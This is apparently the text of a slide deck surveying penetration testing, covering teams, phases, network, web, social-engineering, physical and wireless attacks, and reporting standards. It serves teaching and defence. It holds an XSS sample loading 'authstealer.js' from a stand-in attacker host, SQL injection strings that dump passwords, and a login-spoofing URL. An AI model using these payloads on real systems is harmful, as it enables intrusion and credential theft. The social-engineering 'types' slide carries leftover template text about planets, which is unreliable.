Penetration Testing

A high level survey of concepts and techniques

What is Pen-testing?

Pen Testing is part of a holistic web application security strategy.

Who Performs Pen-testing?

Outside Contractors also referred to as ”ethical hackers“, since they hack into the system with permission.

Teams

Large organisations such as Fortune 500 companies can have IT infrastructure that is much more complex. In such cases, a structured penetration testing system with two or even three types of teams is used..

Red Team

- Mock Attacks
- Discover Security Vulnerabilities
- Test software & hardware


Blue Team

- Preparedness
- Identification
- Containment
- Recovery
- OS Hardening
- Perimeter Defence

Purple Team

- Coordination between Red and Blue
- Review & Visualise
- Responsibility
- Document Delivery

Phases of Penetration Testing



Pre-engagement Interactions

- Black box: no information given
- White box: Full knowledge
- Gray box: Partial knowledge

Reconnaissance Phase

- Aim: Gather as much information about company for exploitation
- Search engine queries
- Domain name searches
- Social engineering
- Tax records etc.
- Static and dynamic analysis of code

Threat modeling and vulnerability identification

- Information used in previous phase to identify targets and map attack vectors
- Two areas: Business assets and threats

Exploitation


- Web Application attacks
- Network Attacks
- Memory based attacks
- Wifi attacks
- Zero-day angle
- Physical attacks
- Social engineering

Analysis and recommendations

- Goal: Document methods used to gain access
- Pen tester must clean up environment to prevent future unauthorized access

Reporting

- Penetration test report must be written
- Explains the pen testing process and offers recommendations for improvement



Network Attacks

Remote

Can perform from the comforts of your own home

Versatile

Can achieve most intrusion objectives on its own

Powerful

Can compromise the entirety of a business' security

Network Vulnerability Assessments

Scanning & Enumeration

Automated by many PCI ASVs and other scanning vendors

Identify machines IPs, accessible ports, and machine OS

Example tools: nmap, hping3, nikto

Can also identify services running on ports + versions

Passive Attacks

Sniffing Attacks:

- Network Miner
- Net2pcap
- Tcpdump

Analyse/visualise using:

- Wireshark
- Tnv
- EtherApe
- NetViewer

https://laptrinhx.com/what-is-tcpdump-1807181385/

R2U: Remote to User
U2R: User to Root

Active Attacks

Scanning
Map network and find potential vulnerabilities.

R2U Attack
Gaining access to a new machine.

MITM Attack
Steal passwords and add malware to downloads

Counter-NIDS
Attacking/analysing a testers primary adversary

Persistence
Easy access back into compromised systems

U2R Attack
Gaining full control of a compromised machine

R2U: Remote to User
U2R: User to Root


Penetration Tests

Reconnaissance

Determining architecture, OSs, apps, user details

Attacks

R2U and U2R attacks to gain additional control.



Scanning

Map network and find potential vulnerabilities.

Reporting

Report the findings of the test

Web Application and Client Side

Used to discover vulnerabilities or weaknesses in web or client applications

- Online forms
- Shopping carts
- Word processors

Maintain secure software code

- Putty
- Web browsers
- Macromedia Flash
- Adobe Programs

Discover weaknesses in client side apps

Why

Identify Security Weaknesses

- Databases
- Source Code
- Back-end Network

Prioritising weaknesses

- Providing solutions or mitigations

Web Application Tools

W3af

Burp Suite

SQLMap

Analyze application attack surface

Metasploit

Hydra

W3af

Web and client tools

SQL injection

Backdoor

Content Spoofing

Cross-site scripting

Denial of Service

XSS Example

Discovers Vulnerability

Tags parsed with code

1

2

3

HTML tag embedded

This was an awesome product, read my review here:

<script src="http://hackersite.com/authstealer.js">
</script>

XSS Mitigation

- Sanitizing data input
- Escaping output
- Re-structuring applications
- Web application firewall mostly used

SQL Injection

- A common attack vector that uses malicious SQL code for database manipulations
- Used to access information that is not displayed

SQL Injection

In-Band SQLi

Attack able to use same channel to launch attack and gather results

Inferential SQLi

Attacker sends data payloads and gets information based on response behaviour

Out-of-band SQLi

Used when attacker cannot use same channel

Example SQLi Attack

The input: http://www.estore.com/items/items.asp?itemid=000 or 1=1

```
SELECT ItemName, ItemDescription
FROM Items
WHERE ItemNumber = 999 OR 1=1
```

Example SQLi Attack 2.0

The input: http://www.estore.com/items/items.asp?itemid=999 UNION SELECT user-name, password FROM Users

```
SELECT ItemName, ItemDescription
FROM Items
WHERE ItemID = '999' UNION SELECT Username, Password FROM Users;
```


SQLi Mitigation

Input Validation

WAF

Backdoor Attacks

- Malware types that negate normal authentication
- Remote access can be granted
- Attacks vulnerable components
- Difficult to detect once installed
- Referencing function tricked into downloading backdoor trojan
- FinSpy
- Mitigation: WAF



DDoS Attacks

A DDoS is a malicious attempt to make online services unavailable to users. Attack is launched using a botnet.

Volume Based:

- Flooding UDP, ICMP, other spoofed packets
- Goal: saturate bandwidth

Protocol:

- SYN floods, fragmented packet attacks, Ping of Death
- Goal: Suspend or crash server

Application:

- Low-and-slow attacks, GET/POST floods, OpenBSD vulnerabilities
- Goal: Consumer server resources

DDoS Mitigation

- Fllter incoming traffic based on legitimateness
- Usually uses exterior services

Content Spoofing Attacks

- Similar to XSS as it also runs script in page but changes content of webpage instead
- Two types: Text injection and HTML injection
- Text injection injects data into website
- Ex: change https://www.hackedsite.com/login?error=Invalid+username+provided To https://www.hackedsite.com/login?error=this+website+is+down+please+login+to+http://www.anothersite.com
- HTML injection is similar but HTML content is injected into webpage


Content Spoofing Mitigations

1. Avoid display messages -> use temporary sessions instead
2. Validate data being reflected
3. Avoid passing HTML through request parameter

Social Engineering

Malicious activities accomplished through human interactions

Social Engineering: How?



Exit
Closing the interaction, ideally without raising any suspicion
1. Removing any trace of malware
2. Covering Tracks
3. Bringing the charade to a natural end

Investigating
Preparing the ground for attack
1. Identifying the victim
2. Gathering background information
3. Selecting attack methods

Play
Obtaining the information over a period of time
1. Expanding Foothold
2. Executing the attack
3. Disrupting Business/ Siphoning Data

Hook
Deceiving the victims to gain a foothold
1. Engaging the target
2. Spinning a story
3. Taking control of interaction

Social Engineering: Types

Baiting

It's the closest planet to the Sun and the smallest

Scareware

Venus is the second planet from the Sun

Pretexting

Despite being red, Mars is actually a cold place

Phishing

Jupiter is the biggest planet of them all

Social Engineering: Prevention

- Suspicious Sources
- Multi Factor Authentication
- Tempting Offers
- Antivirus/ Antimalware


98% cyber attacks rely on social engineering techniques

Physical Pen Testing

Intrusion attempts designed to identify business's physical security weakness.

Physical Pen Testing: Types

- Tailgating
- Lock Picking
- RFID Cloning
- Access Bypass
- Human Firewall
- Network Access
- Sensitive Data
- Dumpster Diving

Physical Pen Testing: Tools

- RFID Cloner
- Lockpicking Toolkit
- Radio Devices, Camera, Binoculars
- Network Equipment

Physical Pen Testing: Prevention

Lock Picking

Tailgating

Cloning Attacks

Shoulder Surfing

Spoofing

Business’s have many valuable assets

Wireless Attacks

Ubiquitous

Virtually all businesses have wireless access points.

Off-site Access

Wi-Fi attacks can generally be performed at a safe distance from the business.

https://null-byte.wonderhowto.com/how-to/pick-antenna-for-wi-fi-hacking-0202742/

Wifi Vulnerabilities

Vulnerability	Affects	Consequences
Evil Twin Access Points (AP)	Users	Assorted man-in-the-Middle attacks Force HTTP to steal plaintext credentials
Assorted WEP vulnerabilities	WEP	Decryption of transmitted packets Forcing users onto Evil Twin AP
WPA2 Krack	WPA2-PSK WPA-Enterprise	Decryption of transmitted packets Forcing users onto Evil Twin AP
Frag Attacks	All unpatched Wi-Fi specs	Bypassing router firewalls Overriding DNS server used by clients

https://www.webtitan.com/blog/most-common-wireless-network-attacks/
https://purplesec.us/perform-wireless-penetration-test/
https://www.krackattacks.com/
https://www.fragattacks.com/

Warshipping

https://techcrunch.com/2019/08/06/warshipping-hackers-ship-exploits-mail-room/

Reporting Standards

Standard	Best suited for
OSSTMM	Reports concrete facts Improving operational security
PCI-DSS	Banks & E-commerce sites Meeting requirements to manage payment card data
OWASP	Identifying web-app vulnerabilities Establish confidence in a web-application's security
ISO/IEC-27001	Certification from an external body Meeting imposed requirements for security posture

https://link.springer.com/article/10.1007/s11416-014-0231-x
https://cybercx.com.au/cyber-security-resources/ten-things-you-should-know-about-iso-iec-27001/

Resources

- What is penetration testing? | What is pen testing? | Cloudflare
- What is Penetration Testing | Step-By-Step Process & Methods | Imperva
- Advanced Penetration Testing Methodologies & Frameworks
- A Complete Guide to the Phases of Penetration Testing - Cipher
- OSINT Framework
- Red Team VS Blue Team: What's The Difference? | PurpleSec
- How To Perform A Network Security Vulnerability Assessment | PurpleSec
- SecureCoding 8 Penetration Testing Types and 3 Pentesting Methodologies
- Penetration Testing: Approach, Methodology, Types of Tests and Rates
- What is Social Engineering | Attack Techniques & Prevention Methods | Imperva
- Social Engineering: common threats and how to prevent them from harming your business | Australian Federation of Travel Agents
- What is Social Engineering? Examples and Prevention Tips | Webroot
- Physical Penetration Testing | Attack Methods & Tools
- Physical & Security Penetration Testing
- Red Team VS Blue Team: What's The Difference? | PurpleSec
- How are penetration teams structured? - Infosec Resources
- How to Choose: Penetration Tester vs. Red Team
- https://www.sciencedirect.com/science/article/pii/B9780128021491000026

Thank You!

Questions?